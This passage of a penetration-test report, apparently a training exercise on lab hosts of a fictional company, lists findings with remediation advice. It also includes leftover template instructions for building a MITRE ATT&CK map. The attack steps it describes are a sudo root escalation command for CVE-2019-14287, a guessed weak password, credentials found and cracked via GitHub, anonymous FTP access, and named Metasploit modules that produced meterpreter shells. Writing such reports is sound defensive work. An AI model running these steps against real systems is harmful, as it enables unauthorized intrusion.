**Description:** CTI exploited the vulnerability CVE-2019-14287. User "alice" sudo privileges read as followed: (ALL, !root) NOPASSWD:ALL. CTI ran the command sudo -u#-1 /bin/bash to open a bash shell as root.

**Affected Hosts:** 192.168.13.14

**Remediation:**

- Edit the sudoers file and remove any exceptions to run any bin/bash sessions as root.
- Remove sudo privileges from Alice.

## Users have weak passwords

**Risk Rating:** Critical

**Description:** CTI guessed user “alice” password in one try. Password was “alice”. These credentials allowed CTI to access host 192.168.13.14

**Affected Hosts:** 192.168.13.14

**Remediation:**

- Have alice reset the password.
- Enforce 2FA authentication
- Enforce a passphrase policy as well as adding numbers and special characters to the password policy.

## User and hashed credentials can be found online through OSINT

**Risk Rating:** Critical

**Description:** Using google dorking, CTI was able to find credentials for the user trivera along with hashed credentials on github.com. CTI cracked the credentials, to retrieve the password.

**Affected Hosts:** 172.22.117.0/24

**Remediation:**

- TotalRekall remove the credentials of trivera and the hash on the github.com website.

## Multiple ports open on subnet 172.22.117.0/24

**Risk Rating:** Medium

**Description:** After CTI ran an nmap -sV can, both hosts 172.22.117.10 and 172.22.117.20 have multiple ports that are open that may be vulnerable for exploitation.

**Affected Hosts:** 172.22.117.0/24

**Remediation:**

- Have totalrekall determine what ports are needed for us within the network
- Close the ports that will not be used
- Stop, disable, and uninstall services that may not be used by TotalRekall.
- Any ports that must stay open, have totalrekall set up firewall policies to only allow hosts that need to access those machines within the network the permissions.

## FTP Port vulnerable to “anonymous ftp” exploit

**Risk Rating:** Critical

**Description:** Port 21 for host 172.22.117.20 was open, and CTI used the command <ftp 172.22.117.20> and logged in as anonymous. Anonymous does not need any password, and CTI was able to transfer files from 172.22.117.20 to CTI's attacking machine.

**Affected Hosts:** 172.22.117.20

**Remediation:**

- IF the port/service is not needed for use within the network, have totalRekall disable the port.
- IF it is needed for use, set firewall rules to only allow hosts that have permissions and use for it.

## Machines on subnet 172.22.117.0/24 vulnerable to exploits using metasploit

**Risk Rating:** High

**Description:**

- The host 172.22.117.20 had a pop3 port open, and using metasploit, the payload <windows/pop3/seattlelab\_pass> exploit the machine to create a meterpreter session for the host. CTI also ran the command shell.exe to open a command line shell on the host.
- The host 172.22.117.10 SMB port is open. After CTI retrieved credentials from the 172.22.117.20 host that were valid to the .10 host, CTI used metasploit to run the exploit payload <windows/local/wmi> It gave access to the WinDC on a meterpreter session.


**Affected Hosts:** 172.22.117.0/24

**Remediation:**

- Have totalrekall determine if SMB and pop3 ports are needed for use within the network
- Close the ports if they are not going to be used
- If they must stay open, have totalrekall set up firewall policies to only allow hosts that need to access those ports.

## MITRE ATT&CK Navigator Map

[Using the [MITRE ATT&CK Navigator](#), build out a map showing what techniques you've used so far. To do so, on the MITRE ATT&CK Navigator page, click "Create New Layer," then "Enterprise," and select each technique that you've used. Change the color of each selected technique to highlight it in yellow if it was successful, or in red if it was unsuccessful, as the following image shows:



When you're done, be sure to download the chart as JSON by clicking the download icon, as the following image shows:



Remember, this report is not yet complete—we will finish it in the next module.

The following completed MITRE ATT&CK navigator map shows all of the techniques and tactics that [YOUR COMPANY NAME ABBREVIATED] used throughout the assessment.

Legend:

Performed successfully  
Failure to perform

[MITRE ATT&CK navigator map]